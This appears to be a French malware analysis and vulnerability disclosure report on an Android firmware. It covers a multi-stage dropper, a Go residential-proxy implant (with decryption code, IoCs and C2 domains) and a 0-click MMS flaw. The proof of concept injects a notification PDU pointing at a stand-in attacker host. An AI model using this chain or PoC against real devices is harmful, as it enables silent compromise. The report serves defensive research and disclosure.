La Figure 30 illustre ce phénomène. La requête capturée sur le réseau (Figure 30a) ne révèle qu'un blob chiffré, tandis que le hook Frida (Figure 30b) expose un message d'erreur en clair contenant du texte en mandarin.



(a) Réponse brute sur le réseau : contenu illisible, chiffré avec la clé AES de session.



(b) Contenu déchiffré par Frida : message d'erreur en mandarin signifiant "Canal de communication non valide" (`errorCode: -602`).

FIGURE 30 – Erreur serveur visible uniquement après déchiffrement Frida.

9 Investigation dynamique en direct (2026)

Repère chronologique

Les sections précédentes (section 2 à section 8) décrivent l'analyse conduite en **2025**, couvrant l'analyse statique du firmware, des APKs, et le trafic réseau (dont la présence de Triada : `jpygmk.qt7tqr[.]com`). La présente section relate une investigation complémentaire conduite en **2026**, soit un an plus tard. Elle révèle une **évolution significative de l'infrastructure malveillante**. Triada n'est plus observé mais un implant de type proxy résidentiel codé en Go (`cms_server`) est désormais actif.

9.1 Présence des bibliothèques AI-WINN dans `/system/lib64/`

Les bibliothèques natives AI-WINN, précédemment détectées uniquement dans les APKs, sont présentes dans le répertoire système partagé `/system/lib64/` :

- `libAiCore.so` (4,09 Mo) : moteur de reconnaissance faciale + SDK AI-WINN ;
- `libaw_crypt.so` (289 Ko) : chiffrement RSA/AES, LibTomCrypt 1.18.0, gestion licences ;
- `libinitLib.so` (1,09 Mo) : initialisation C2, discovery `search1.aiwinn[.]com`, endpoint `base.aiwinn[.]com:8080/router`.

La présence de ces librairies dans `/system/lib64/` (et non uniquement dans les APKs) confirme leur intégration profonde au firmware. Ces bibliothèques sont chargées directement par les processus `com.android.systemui` et `com.android.phone` (confirmé par lecture des `/proc/{pid}/maps`).

libinitLib.so : comportement de chargement dynamique

L'analyse de `libinitLib.so` révèle un mécanisme de chargement dynamique secondaire : la bibliothèque tente de charger `/sdcard/aiwinn/libAiwinnPg.so` et `/sdcard/aiwinn/libPg.so`, permettant une mise à jour du code natif hors signature système, via la carte SD.

9.2 Répertoire `/sdcard/aiwinn/` et enregistrement de licence

Un répertoire `/sdcard/aiwinn/` a été découvert sur le dispositif. Il contient les données d'enregistrement de licence de l'appareil auprès des serveurs AI-WINN comme cela a déjà pu être démontré :

```
1 {
2   "protocol": "aiwinn_license_data",
3   "version": "1.0.0",
```

```
4  "register": "true",
5  "license": "v0Gj18iCjBkYw...",
6  "server_config": {
7    "ip": "",
8    "port": 9997,
9    "broadcast_port": 9999
10 },
11 "device_info": {
12   "id": "3",
13   "company": "public",
14   "name": "product_level_1",
15   "version": "level_1"
16 }
17 }
```

Listing 21 – Contenu du fichier `.aiwinn_online_license` (extrait).

Points notables complémentaire :

- **UUID appareil** : 00A9F27FE2D068BC1B79A3DBD01E228730 (identifiant unique persistant transmis au C2);
- **RUID serveur** : 5935446d-9552-44e9-b871-0ca4bf9cd304 (identifiant d'enregistrement assigné par le serveur le **20 mai 2025**);
- Le canal `CH_AI105_SYSTEMUI_FX_ZXJH_XINSHENG001_NUMBER` identifie la configuration OEM (firmware Xinsheng001, canal ZXJH);
- `product_level_1` et `company`: "public" indiquent une licence de tier inférieur, destinée aux appareils grand public.

9.3 Domaines C2 actifs en 2026 et rotation d'infrastructure

La surveillance en temps réel des connexions réseau révèle une **rotation d'infrastructure** depuis 2025 :

- Les domaines `jpygmk.qt7tqr[.]com` (Triada, confirmé 2025 (injecté dans WhatsApp, Facebook, Chrome, ...)) sont **absents** des connexions actives en 2026. Il ne s'agit pas d'une substitution car les nouveaux domaines ci-après relèvent d'un mécanisme différent;
- `com.android.systemui` établit des connexions persistantes vers les IPs Leaseweb 85.17.155[.]52 et 85.17.155[.]53 (port 443) ainsi que 178.162.202[.]96 (port 443, ESTAB);
- Deux nouveaux domaines Cloudflare-proxifiés sont contactés par le processus `com.android.phone` lors de l'ouverture de FaceRegister :

- `api.testr1[.]com` → 104.18.12[.]12 (Cloudflare AS13335);
- `a.beat3put[.]com` → 172.67.223[.]82 (Cloudflare AS13335).

9.4 Implant Go de type tunnel multiplexé (*yamux*) : `cms_server`

L'examen du répertoire de données `/data/data/com.aiwinn.faceregister/files/` a révélé plusieurs fichiers binaires natifs déposés par le dropper JAR (voir section 9.4.1), dont un **exécutable Go statiquement compilé** :

TABLE 5 – Indicateurs de fichiers (IoC)

Nom	Type	Taille
1dcdff189534e2d8c4bed6b4f5ceffd1afc1.jar (JAR dropper)	DEX+payload chiffré	233 Ko
rq0mwurq4tnr6_elsbtx5 (Stage 2 chiffré)	blob XXTEA+XOR	226 Ko
9b5ab0f1d4e0469399e0 (lanceur)	ELF ARM32, UPX	22 Ko
9b5ab0f1d4e0469399e1 (archive)	7-zip LZMA2	686 Ko
9b5ab0f1d4e0469399e6 (implant Go)	ELF ARM32, Go statique	2,3 Mo

9.4.1 Mécanisme de téléchargement

L'implant Go n'est pas embarqué dans `FaceRegister.apk`. Il est livré en plusieurs étapes à partir du dropper JAR téléchargé silencieusement depuis le C2 et exécuté par `FaceRegister` via `DexClassLoader`. La chaîne complète est la suivante :

```

1 # SHA256 dropper JAR : 65
   c2815d71b67dbc761da1c62f3c0f8756de58af29971f5b8184ddb1eebe1192
2 1dcdff189534e2d8c4bed6b4f5ceffd1afc1.jar # downloaded
   par FaceRegister depuis le C2
3 +-- ressource embarquee : rq0mwurq4tnr6_elsbtx5 (blob XOR+
   XXTEA, 226 Ko)
4 +-- dechiffrement -> archive 7z (686 Ko)
5     +-- 9b5ab0f1d4e0469399e0 (lanceur UPX, 22 Ko)
6     +-- 9b5ab0f1d4e0469399e6 (implant Go cms_server, 2,3
   Mo)

```

Listing 22 – Vue d'ensemble de la chaîne de dépose (5 étapes).

Étape 1 : Extraction du payload chiffré depuis le JAR. Le payload chiffré `rq0mwurq4tnr6_elsbtx5` n'est pas téléchargé séparément : il est embarqué comme ressource interne du JAR. La classe `com.f.w.a` l'extrait vers `getFilesDir()` (soit vers le dossier `/data/data/com.aiwinn.faceregister/files/`) via :

```
1 // Le payload chiffre est une ressource interne du JAR
2 inputStream = a.class.getResourceAsStream(str);
3 // Extraction vers /data/data/com.aiwinn.faceregister/files/<nom>
4 file = new File(context.getFilesDir(), new File(str).getName());
5 file.createNewFile();
6 // Copie par blocs de 4096 octets
7 fileOutputStream.write(bArr, 0, read);
```

Listing 23 – `com/f/w/a.java`: extraction de la ressource embarquée.

Étape 2 : Déchiffrement XOR puis XXTEA. Le dropper applique deux couches de déchiffrement successives. La première est un XOR à clé cyclique :

```
1 // J = cle XOR lue en tete du flux chiffre
2 while (i4 < read) {
3     bArr[i4] = (byte) ((bArr[i4] ^ J[i]) & 255); // XOR octet par
4         octet
5     i++;
6     if (i >= J.length) { i = 0; } // cle cyclique
7     i4++;
8 }
```

Listing 24 – `com/f/w/a.java`: déchiffrement XOR.

La seconde couche est **XXTEA** (*eXtended Tiny Encryption Algorithm*), reconnaissable sans ambiguïté à sa constante magique `0x9E3779B9` (ratio d'or de Knuth) et à sa fonction de mélange caractéristique :

```
1 int i3 = ((52 / (length + 1)) + 6) * (-1640531527); // delta
2 XXTEA = 0x9E3779B9
3 while (i3 != 0) {
4     int i4 = (i3 >>> 2) & 3;
5     // Fonction de melange TEA sur chaque bloc :
6     i2 = iArr[i5] - (
7         ((i2 ^ i3) + (i6 ^ iArr2[(i5 & 3) ^ i4]))
8         ^ (((i6 >>> 5) ^ (i2 << 2)) + ((i2 >>> 3) ^ (i6 << 4)))
9     );
10    iArr[i5] = i2;
11    i3 -= (-1640531527); // accumulation du delta
```

11 }

Listing 25 – com/f/w/a.java: algorithme XXTEA.

Le résultat déchiffré est une **archive 7z** (686 Ko) contenant l'implant Go et son lanceur.

Étape 3 : Chargement dynamique du Stage 2 et auto-destruction. Le DEX déchiffré est chargé en mémoire via `DexClassLoader`, invoqué, puis **immédiatement supprimé du disque** (que l'exécution réussisse ou échoue) :

```

1 int result = (Integer) new DexClassLoader(
2     file.getAbsolutePath(),           // DEX Stage 2
3     temporaire
4     context.getFilesDir().getAbsolutePath(), null,
5     context.getClassLoader()
6 ).loadClass("...").getMethod("...").invoke(null, args);
7 // Auto-destruction systématique (succes ET echec) :
8 if (file.isFile()) { file.delete(); } // supprime le DEX
9 // temporaire
10 if (file2.isFile()) { file2.delete(); } // supprime le fichier
11 // dex-opt

```

Listing 26 – com/f/w/a.java: suppression des fichiers temporaires.

Étape 4 : Lanceur UPX auto-décompressant. L'archive 7z contient un lanceur ELF ARM32 de 22 Ko "packé" avec **UPX 3.95** (confirmé par les chaînes embarquées dans le binaire) :

```

1 $ strings 9b5ab0f1d4e0469399e0_upx_launcher | grep UPX
2 UPX!
3 $Info: This file is packed with the UPX executable packer http://
4 //upx.sf.net $
5 $Id: UPX 3.95 Copyright (C) 1996-2018 the UPX Team. All Rights
6 Reserved. $

```

Listing 27 – Identification UPX par analyse statique du lanceur.

Le décompresseur révèle ensuite un **extracteur 7z JNI** (32 Ko décompressé, compilé avec Android clang 8.0.7). Il expose des callbacks JNI (`onStart`, `onProgress`, `onSucceed`) et est appelé depuis le Stage 2 pour extraire l'implant Go de l'archive.

9.4.2 Analyse statique du binaire Go

L'analyse de 9b5ab0f1d4e0469399e6 révèle différents éléments d'intérêts pour l'analyse :

- **Nom du module Go** : `cms_server` (dénomination interne);
- **Go BuildID** : `--1YZ6SBenW0C7DGgI8/-rJChkYnr63-b6vLwEB0/wtu4eK8PhTcfSIFjZnia/d6gFuRIjGf_96gCExhil`;
- **Architecture** : ELF ARM 32-bit, statiquement lié, stripped;
- **Dépendances Go intégrées** (extraites du module info) :

```
1 dep github.com/golang/snappy v0.0.3
2 dep github.com/hashicorp/yamux v0.0.0-20210707203944-259
  a57b3608c
3 dep github.com/patrickmn/go-cache v2.1.0+incompatible
```

- **Fonctions exportées identifiées** : `main.Server_Run`, `main.OneServer`, `main.GetIpInfo`, `main.SaveIp`, `main.GetIp`, `main.iocopy_udp_stream2conn`, `main.iocopy_udp_conn2stream`, `main.SnappyConn`;
- **Découverte d'IP externe** : référence à `api.myip[.]la` pour récupérer l'IP publique de l'appareil et l'enregistrer (`SaveIp`);
- **Adresses C2** : les adresses C2 ne sont **pas embarquées dans le binaire**. L'analyse de la section BSS montre que le `dword_232C00` reçoit `os.Args[1]` au démarrage. Le binaire attend donc la liste de serveurs C2 comme premier argument CLI, séparée par `"###"`. Les adresses sont injectées dynamiquement par le Stage 2 depuis sa config C2 dédiée (voir section 9.4.3);
- **Connexions observées** : depuis `com.android.phone`, tentatives de connexion sortantes vers `api.testr1[.]com` et `a.beat3put[.]com` (port 443) observées au moment de l'ouverture de `FaceRegister`. Ces connexions sont en état SYN-SENT.

9.4.3 Déchiffrement de `config.jsons` : C2 du Stage 2

L'archive interne `rq0mwurq4tnr6_elsbtx5` contient un fichier `config.jsons` (notez le "s" final inattendu) de 224 octets (contient aussi un fichier `core.jar`).

Couche 1 : XOR par-entrée (archive). La classe `com.f.w.a` du dropper extrait chaque entrée de l'archive en appliquant un XOR cyclique avec la clé stockée en tête de l'entrée (format LEB128). Pour `config.jsons`, cette première couche suffit (pour `core.jar` une couche de chiffrement XXTEA s'ajoute).

Couche 2 : AES-128-ECB. Une fois XOR-déchiffré, `config.jsons` est chiffré en **AES-128-ECB**. La clé est dérivée par MD5 d'une chaîne délibérément trompeuse (laissant croire à une erreur ; on remarquera cependant le "N" à "Not" dans le code ci-dessous),

déobfusquée depuis le Stage 2 (classe `com.o.s.c.u.w`, méthode `QSkG`). Le code Python ci-dessous permet de dériver la clé AES :

```
1 import hashlib
2
3 # Chaîne deobfusquée depuis Stage 2 (xifW(0), p=38283)
4 config_key = "error: directory does Not exist\t "
5
6 # Cle AES = MD5 de la chaîne (16 octets = AES-128)
7 aes_key = hashlib.md5(config_key.encode()).digest()
8 # aes_key (hex) : b06b134c3d038d39b6785830af4bb449
```

Listing 28 – Dérivation de la clé AES depuis la chaîne de Stage 2.

La commande OpenSSL suivante permet ensuite de déchiffrer le fichier `config.json` :

```
1 # Extraction XOR depuis l'archive (Python) -> /tmp/config.json.xor
   xor
2 # Déchiffrement AES-128-ECB (cle =
   b06b134c3d038d39b6785830af4bb449) :
3 $ openssl enc -d -aes-128-ecb -nopad \
4   -K b06b134c3d038d39b6785830af4bb449 \
5   -in /tmp/config.json.xor
```

Listing 29 – Déchiffrement de `config.json` avec openssl.

Le résultat en clair révèle alors :

```
1 {
2   "root_dir": "##SDCARD##/.deniedd",
3   "server": {
4     "apx":      "app-api-e-ddfab345112.",
5     "domain":   "citrixgame.com",
6     "trust_name": "sdk"
7   },
8   "ga_tracker_id": "UA-104167178-1"
9 }
```

Listing 30 – `config.json`: texte clair (224 octets, AES-128-ECB).

Ce fichier configure le Stage 2 (`core.jar`) :

- **C2 Stage 2** : `app-api-e-ddfab345112[.]citrixgame[.]com` (champ `apx` + `domain`). Le SDK construit l'URL `https://app-api-e-ddfab345112[.]citrixgame[.]com/` pour toutes ses communications ;

- **Répertoire persistant** : `##SDCARD##/.deniedd` : le placeholder `##SDCARD##` est résolu au runtime vers le chemin de la carte SD. Ce répertoire caché stocke les fichiers de travail du Stage 2 ;
- **Trust name** : `sdk` : nom du certificat de confiance pour l'authentification TLS mutuelle avec le C2 ;
- **Google Analytics ID** : `UA-104167178-1` : l'implant utilise Google Analytics pour tracker les infections (méthode courante dans les SDK SDK malveillants pour mesurer la portée de la campagne).

Le trafic réseau de `cms_server` repose sur deux couches distinctes. La connexion sortante vers le C2 est établie en **TCP** via `net.DialTimeout` (ports 13500 et 13501, confirmés en clair dans le binaire) ; cette connexion de contrôle est compressée par Snappy (`main.snappy_Conn`) et multiplexée par yamux. Le trafic *proxifié à travers l'appareil vers Internet* est en revanche exclusivement **UDP**. Chaque flux yamux accepté correspond à un tunnel UDP indépendant. L'implant désencapsule les datagrammes UDP (en-tête `[0xFF][0xFF][len]`) depuis le flux yamux et les émet via `net.DialUDP` vers la destination cible. Les réponses UDP sont réinjectées en sens inverse dans le même flux (`main.iocopy_udp_stream2conn`, `main.iocopy_udp_conn2stream`). Ce choix permet de proxifier des protocoles UDP (DNS, QUIC/HTTP 3, jeux en réseau) que les proxies résidentiels classiques ne supportent pas.

Infrastructure C2 à trois niveaux

L'analyse révèle une architecture C2 à trois niveaux distincts :

1. **Niveau 1 : AI-WINN** (`pro.ai-winn[.]com`) : gère `FaceRegister.apk`, délivre le dropper JAR, collecte les données biométriques ;
2. **Niveau 2 : Stage 2** (`app-api-e-ddfab345112[.]citrixgame[.]com`) : reçoit les tâches (`.tk`) du SDK `core.jar`, configure et lance l'implant Go avec les adresses C2 du niveau 3 ;
3. **Niveau 3 : Proxy résidentiel** (`api.testr1[.]com`, `a.beat3put[.]com`) : C2 de l'implant Go, reçoit l'appareil comme nœud de sortie, injecte les flux UDP à relayer.

Les adresses du niveau 3 sont délivrées dynamiquement par le niveau 2, ce qui explique leur absence dans les binaires statiques et permet une rotation rapide sans mise à jour des implants.

yamux : multiplexage de flux TCP sur un seul tunnel

hashicorp/yamux (*Yet Another Multiplexer*) permet d'encapsuler plusieurs flux indépendants dans une unique connexion sortante. L'implant ouvre une connexion persistante vers le C2, qui peut ensuite envoyer des instructions sur des flux logiques distincts sans ouvrir de nouvelles connexions. Combiné à `golang/snappy`, le trafic est compressé avant transmission, réduisant l'empreinte bande passante et la détectabilité par volume.

9.5 Proxy résidentiel UDP : analyse par rétro-ingénierie

Le désassemblage du binaire `9b5ab0f1d4e0469399e6` avec IDA Pro confirme sans ambiguïté que `cms_server` est un **proxy résidentiel pur**. Il ne dispose d'aucune capacité RAT : pas de capture d'écran, pas d'enregistrement de frappe, pas d'interception SMS, pas de WebSocket. Son unique fonction est de transformer l'appareil en nœud de sortie d'un réseau de proxies, en relayant des paquets UDP encapsulés dans des flux yamux compressés par Snappy.

Qu'est-ce qu'un réseau de proxies résidentiels ?

Un **réseau de proxies résidentiels** (*residential proxy network*) est une infrastructure dans laquelle des appareils d'utilisateurs ordinaires (smartphones, box, PC) sont enrôlés comme points de sortie du trafic Internet d'un tiers. Le trafic des clients du service (publicitaires, scrapers, fraudeurs, contourneurs de géoblocage) transite par ces appareils et sort avec leur adresse IP résidentielle, apparaissant ainsi comme du trafic légitime d'un abonné lambda.

Des services commerciaux légaux (Honeygain, IPRoyal Pawns, Peer2Profit) proposent ce modèle avec consentement explicite de l'utilisateur, qui est rémunéré. Dans le cas présent, **aucun consentement n'est possible** : le composant est intégré au firmware à l'insu de l'acheteur.

9.5.1 Désassemblage IDA Pro : inventaire des fonctions clés

Le tableau 6 liste les fonctions principales identifiées.

TABLE 6 – Inventaire des fonctions principale : implant Go `cms_server`.

Fonction	Rôle
<code>main.main</code>	Point d'entrée : parse la liste C2 (séparateur "###"), lance un goroutine par adresse via <code>runtime.newproc</code> .
<code>main.OneServer</code>	Boucle de reconnexion (<code>noreturn</code>) : appelle <code>Server_Run</code> , dors 900 s en cas d'échec, reboucle indéfiniment.
<code>main.Server_Run</code>	Connexion C2, handshake V01S, keepalive 30 s, session yamux, dispatch des flux entrants.
<code>main.ServerInfo</code>	Fingerprint de l'appareil : ID aléatoire 32 chars, XOR 0xC7, envoi au C2 lors de l'enregistrement.
<code>main.GetIpInfo</code>	Requête HTTP GET /:80 vers <code>api.myip[.]la</code> pour obtenir l'IP publique.
<code>main.GetIp / main.SaveIp</code>	Lit/écrit l'IP externe + jour dans /5dadfffa25dff323020c (XOR 0x31).
<code>main.iocopy_udp_stream2conn</code>	Désencapsule les paquets UDP depuis le flux yamux (en-tête [0xFF] [0xFF] [len_hi] [len_lo]) et les émet sur la socket UDP.
<code>main.iocopy_udp_conn2stream</code>	Encapsule les réponses UDP et les réinjecte dans le flux yamux.
<code>main.snappy_Conn</code>	Enveloppe TCP dans Snappy (implémente <code>net.Conn</code>).

main.main : point d'entrée et distribution aux C2. La fonction d'entrée extrait la liste des serveurs C2 depuis une structure globale (`dword_232C00`), la découpe selon le séparateur "###", puis lance une goroutine par adresse :

```

1 LDR R11, =dword_232C00 ; struct config globale
2 LDR R1, [R0,#8] ; pointeur liste C2
3 LDR R0, [R0,#0xC] ; longueur liste C2
4 LDR R0, =asc_15DC90 ; "###" (separateur C2)
5 BL strings.Split ; -> tableau d'adresses
6 BL runtime.newproc ; goroutine par adresse C2
7 BL runtime.block ; main bloquant (goroutines
permanentes)

```

Listing 31 – `main.main` (IDA ARM32): découpe de la liste C2.

main.Server_Run : protocole de connexion C2. Cette fonction implémente le cycle complet de connexion au C2 : sélection du port selon l'évolution de l'IP (13500 ou 13501), handshake V01S (potentiellement **Version 01 Server**), keepalive toutes les 30 s, enveloppement Snappy puis session yamux :

```
1 BL    main.GetIp
2 ; IP changee -> port 13501 :
3 LDR    R0, =a13500          ; "13500"
4 LDR    R1, =a13501          ; "13501"
5 BL    strings.ReplaceAll
6 ; IP identique -> "135021562578125" (encode) :
7 LDR    R1, =a13502156257812
8 BL    strings.ReplaceAll
9 BL    net.DialTimeout        ; timeout 0x540BE400 ns (~22 s)
10 LDR    R0, =aV01s           ; "V01S" (handshake)
11 BL    main.ServerInfo        ; envoi fingerprint XOR 0xC7
12 ; Keepalive (0x6FC23AC00 ns ~ 30 s) :
13 LDR    R0, =aStartKeepalive ; "start keepalive"
14 ; Lire 1 octet ; si == 0xFF : rupture :
15 LDR    R0, =aBreakKeepalive ; "break keepalive"
16 BL    main.SaveIp
17 BL    main.snappy_Conn       ; TCP -> Snappy
18 BL    github_com_hashicorp_yamux.Server
19 BL    _ptr_Session.Accept    ; attendre flux yamux entrants
```

Listing 32 – main.Server_Run (IDA ARM32): connexion, handshake, keepalive yamux.

main.iocopy_udp_stream2conn : tramage UDP personnalisé. Chaque flux yamux accepté correspond à un tunnel UDP. Comme déjà énoncé, le protocole d'encapsulation contient un en-tête binaire de 4 octets : [0xFF] [0xFF] [len_hi] [len_lo]. La valeur magique 0xFF 0xFF identifie chaque paquet ; les deux octets suivants encodent la longueur du payload en big-endian :

```
1 MOV    R1, #0x800           ; tampon 2048 octets
2 BL    runtime.makeslice
3 ; Validation des octets magiques :
4 LDRB    R1, [R0]
5 CMP     R1, #0xFF            ; octet[0] == 0xFF ?
6 LDRB    R1, [R0, #1]
7 CMP     R1, #0xFF            ; octet[1] == 0xFF ?
8 ; Longueur payload = (octet[2] << 8) | octet[3] :
9 LDRB    R1, [R0, #2]
10 LDRB    R2, [R0, #3]
```

```

11 ADD R1, R2, R1, LSL#8
12 ; Erreurs loguees dans le binaire :
13 ; "stream read header err 1/2"
14 ; "stream read header not 255"
15 ; "conn write err 1"

```

Listing 33 – main.iocopy_udp_stream2conn (IDA ARM32): validation de l'en-tête UDP.

main.ServerInfo : fingerprint et chiffrement XOR. À chaque connexion C2, l'implant génère un identifiant aléatoire de 32 caractères (`main.RandChar`), le concatène avec les arguments serveur (séparateur "####"), puis chiffre les 128 premiers octets par XOR avec la clé 0xC7 avant envoi :

```

1 MOV R0, #0x20
2 BL main.RandChar ; ID aleatoire 32 chars
3 LDR R0, =a5cada2da25dff3 ; "/5cada2da25dff323020b"
4 BL io_ioutil.ReadFile ; lire l'ID persistant
5 LDR R3, =asc_15DEEE ; "####" (separateur)
6 BL runtime.concatstring4 ; RandChar + "####" + server_args
7 ; XOR des 128 premiers octets avec 0xC7 :
8 MOV R11, #0xFFFFF7C7
9 EOR R3, R3, R11
10 STRB R3, [R0, R2] ; ecriture en place

```

Listing 34 – main.ServerInfo (IDA ARM32): génération du fingerprint chiffré.

Confirmation : cms_server est un proxy résidentiel pur

Le désassemblage IDA confirme que `cms_server` n'est pas un RAT. Aucune des capacités caractéristiques des familles RAT Android n'a été identifiée :

- pas de capture d'écran ni VNC ;
- pas d'enregistrement de frappe ;
- pas d'interception SMS ou de contacts ;
- pas de WebSocket (`wss://`) : le protocole est TCP brut avec handshake spécifique, distinct de Mirax [13] qui utilise `wss://` sur les ports 8443–8445 ;
- pas de commandes shell interactives.

Le binaire ne fait qu'accepter des flux yamux entrants depuis le C2 et relayer des paquets UDP encapsulés. L'appareil est un **nœud de sortie transparent** : le trafic du client du service proxy arrive chiffré depuis le C2, est désencapsulé, et ressort sur Internet depuis l'IP résidentielle de la victime.

9.5.2 Correspondance technique avec l'implant Go

TABLE 7 – Correspondance entre les fonctions de l'implant et l'architecture proxy résidentiel.

Fonction / composant	Rôle dans le proxy résidentiel
<code>main.GetIp</code> , <code>main.SaveIp</code> , <code>api.myip[.]la</code>	Découverte et enregistrement de l'IP publique résidentielle de la victime. Le nœud s'annonce au C2 avec son IP de sortie.
<code>main.GetIpInfo</code> , <code>go-cache</code>	Inventaire et mise en cache des métadonnées du nœud (ASN, pays, opérateur). Permet au C2 de vendre des proxies géolocalisés précisément (ex. : "IP résidentielle française, opérateur Bouygues").
<code>hashicorp/yamux</code> (multiplexage)	Permet au C2 d'ouvrir simultanément plusieurs flux de proxy sur un seul tunnel sortant. Chaque flux yamux relaie un tunnel UDP indépendant, maximisant le débit monétisable par nœud.
<code>main.iocopy_udp_stream2conn</code> , <code>main.iocopy_udp_conn2stream</code>	Relais bidirectionnel : désencapsule les paquets UDP (<code>[0xFF][0xFF][len]</code>) depuis yamux, les émet sur la socket UDP cible, et réinjecte les réponses vers le C2.
<code>main.OneServer</code> , <code>main.Server_Run</code>	Boucle de traitement permanente : reconnexion après 900 s si le C2 est injoignable ; rotation ports 13500↔13501 selon l'IP.
<code>golang/snappy</code> (compression)	Réduit la bande passante du tunnel de contrôle, rendant le trafic moins détectable par volume et plus économique pour l'opérateur.
Exécution dans <code>com.android.phone</code>	Ce processus est toujours actif , même écran éteint, même veille profonde. Il survit aux cycles de gestion de batterie Android et ne peut être tué par l'utilisateur sans root. Garantit une disponibilité maximale du nœud.
Connexions SYN-SENT persistantes vers Leaseweb (DE/NL)	L'implant maintient en permanence le tunnel ouvert vers le C2 (<i>keepalive</i>). Un nœud "en ligne" est exploitable immédiatement ; la rotation sur 7 IPs de failover garantit la continuité en cas de panne serveur.

9.5.3 Modèle économique et impact

Les réseaux de proxys résidentiels non consentis constituent un marché souterrain structuré. Les nœuds sont vendus à des clients variés :

- **Fraude publicitaire** (*ad fraud*) : simuler des clics sur des publicités depuis des IPs résidentielles légitimes pour contourner les filtres anti-fraude des régies (Google Ads, Meta Ads). C'est le débouché le plus rentable ;
- **Credential stuffing** : tester des listes de mots de passe volés sur des services en ligne (banques, e-commerce) depuis des IPs résidentielles pour éviter les blocages par réputation d'IP ;
- **Web scraping** industriel : contourner les protections anti-bot de sites e-commerce, de plateformes de billetterie, de marketplaces ;
- **Contournement géographique** : accéder à des contenus ou services restreints à certains pays (streaming, jeux, prix géolocalisés) ;
- **Création de comptes frauduleux** en masse sur des plateformes sociales ou des services avec vérification d'IP.

Le prix d'un proxy résidentiel varie de **1 à 15 USD par gigaoctet** relayé sur les marchés légaux, probablement davantage sur les marchés clandestins. Un parc de plusieurs dizaines de milliers de nœuds (échelle plausible compte tenu de la diffusion de ce firmware sur des marketplaces grand public) représente un **revenu récurrent significatif** pour l'opérateur, entièrement à la charge des victimes (bande passante consommée, batterie drainée, exposition légale potentielle si le proxy est utilisé pour des activités illicites).

Impact juridique pour les victimes

Dans plusieurs juridictions (dont la France), le titulaire d'un accès Internet est présumé responsable des usages réalisés depuis son adresse IP. Un appareil enrôlé dans un réseau de proxys résidentiels peut relayer du trafic illicite (fraude, téléchargements illégaux, attaques) en apparaissant comme émetteur : la victime peut se trouver en position de justifier une activité qu'elle n'a pas initiée. Ce risque légal s'ajoute aux atteintes directes à la vie privée et à la souveraineté sur son propre réseau domestique.

10 Vulnérabilité 0-day 0-click via MMS

10.1 Origine de la vulnérabilité

À réception d'une notification MMS (message de type `m-notification-ind`), l'APK `MtkMms` extrait le champ `Content-Location` du PDU et effectue automatiquement une

requête HTTP vers cette URL pour télécharger le contenu. **Aucune validation de schéma ni de domaine n'est réalisée.**

0-click confirmé

La requête HTTP vers l'URL de l'attaquant est déclenchée dès réception de la notification MMS, *sans aucune interaction de l'utilisateur.*

10.2 Code vulnérable

Le code suivant a été extrait du décompilé de l'APK MtkMms :

```
1 // Fichier : com/android/mms/transaction/MmsPushReceiveService.  
  java  
2 // le Content-Location est extrait du PDU sans validation  
3 this.mContentLocation = new String(load.getContentLocation());  
4  
5 // getContentLocation() retourne les bytes bruts du PDU attaquant  
  .
```

Listing 35 – MmsPushReceiveService.java: extraction du Content-Location

```
1 // Fichier : com/android/mms/transaction/NotificationTransaction.  
  java  
2 // l'URL est passee directement a l'API de telechargement MMS  
3 SmsManager.getSmsManagerForSubscriptionId(this.mSubId)  
4   .downloadMultimediaMessage(  
5     this.mContext,  
6     this.mContentLocation,    // <- URL controllee par l'  
       attaquant  
7     FileProvider.getUriForFile(..., this.mPduFile),  
8     MmsConfig.getMmsServiceConfig(),  
9     PendingIntent.getBroadcast(...)  
10  );  
11 // Schemas acceptes sans filtrage : http://, https://,  
12 // file://, content://, et tout autre schema reconnu par Android.
```

Listing 36 – NotificationTransaction.java: utilisation directe de l'URL

L'attaquant a donc la possibilité d'injecter une URL arbitraire dans le champ **Content-Location** d'un PDU MMS de notification qui en téléchargera alors automatiquement le contenu. Il est ainsi possible d'imaginer une chaîne complète vers une RCE en enchainement successivement diverses vulnérabilités présentes sur le terminal.

10.3 Preuve de concept

10.3.1 Injection SQLite locale vs attaque réseau réelle

Injection en direct dans la base SQLite

Dans l'attaque réelle, l'attaquant envoie un SMS binaire WAP PUSH (port 2948) par le réseau cellulaire. `PushReceiver` le reçoit et insère automatiquement le PDU `m-notification-ind` dans `mmssms.db`. `TransactionService` détecte l'entrée dans `pending_msgs` et déclenche le téléchargement vers l'URL `Content-Location`.

Le test local **saute l'étape WAP PUSH/SMS** (pour laquelle un second appareil ou un modem GSM serait nécessaire) et injecte directement le PDU dans la base SQLite via `adb root`. La vulnérabilité testée est identique : une fois le PDU présent dans la base (peu importe comment il y est arrivé), le download vers l'URL arbitraire est automatique et sans interaction utilisateur.

Qu'est-ce qu'un PDU ? PDU (*Protocol Data Unit*) est le terme générique pour désigner l'unité binaire de données d'un protocole. Dans le contexte MMS, le protocole d'encapsulation OMA MMS-ENC définit plusieurs types de PDU, chacun identifié par un champ `X-Mms-Message-Type` (`m_type` en base SQLite) :

<code>m_type</code>	Nom OMA	Rôle
128 (0x80)	<code>m-send-req</code>	Envoi d'un MMS
129 (0x81)	<code>m-send-conf</code>	Confirmation d'envoi
130 (0x82)	<code>m-notification-ind</code>	Notification de réception (contient <code>Content-Location</code>)
131 (0x83)	<code>m-notifyresp-ind</code>	Acquittement de notification
132 (0x84)	<code>m-retrieve-conf</code>	Contenu MMS téléchargé

TABLE 8 – Types de PDU MMS (OMA MMS-ENC)

Rôle du M-Notification-Ind (`m_type=130`). Le PDU de type `m-notification-ind` est le message envoyé par le réseau pour *signaler* qu'un MMS est disponible. Il ne contient pas le MMS lui-même : il ne contient qu'un pointeur (`Content-Location`) indiquant l'URL HTTP où le contenu peut être téléchargé. C'est ce PDU que l'attaquant falsifie pour pointer vers sa propre infrastructure.

```

1 -- Table pdu, colonnes pertinentes :
2 m_type    = 130                -- type PDU : m-notification-ind
3 ct_l      = https://attacker.com/evil.mms -- Content-Location (URL
   ciblé)
4 m_size    = 131072             -- taille annoncée du MMS (bytes)
5 exp       = <timestamp>       -- expiration du message
6 tr_id     = txn-poc-001        -- transaction ID unique

```

```

7 st          = 135          -- statut : m-notification-ind en attente

```

Listing 37 – Champs clés d'un M-Notification-Ind (vue SQLite)

La ligne dans `pending_msgs` associée à ce PDU est ce qui déclenche le téléchargement : `TransactionService` surveille cette table et lance une `NotificationTransaction` pour chaque entrée non traitée.

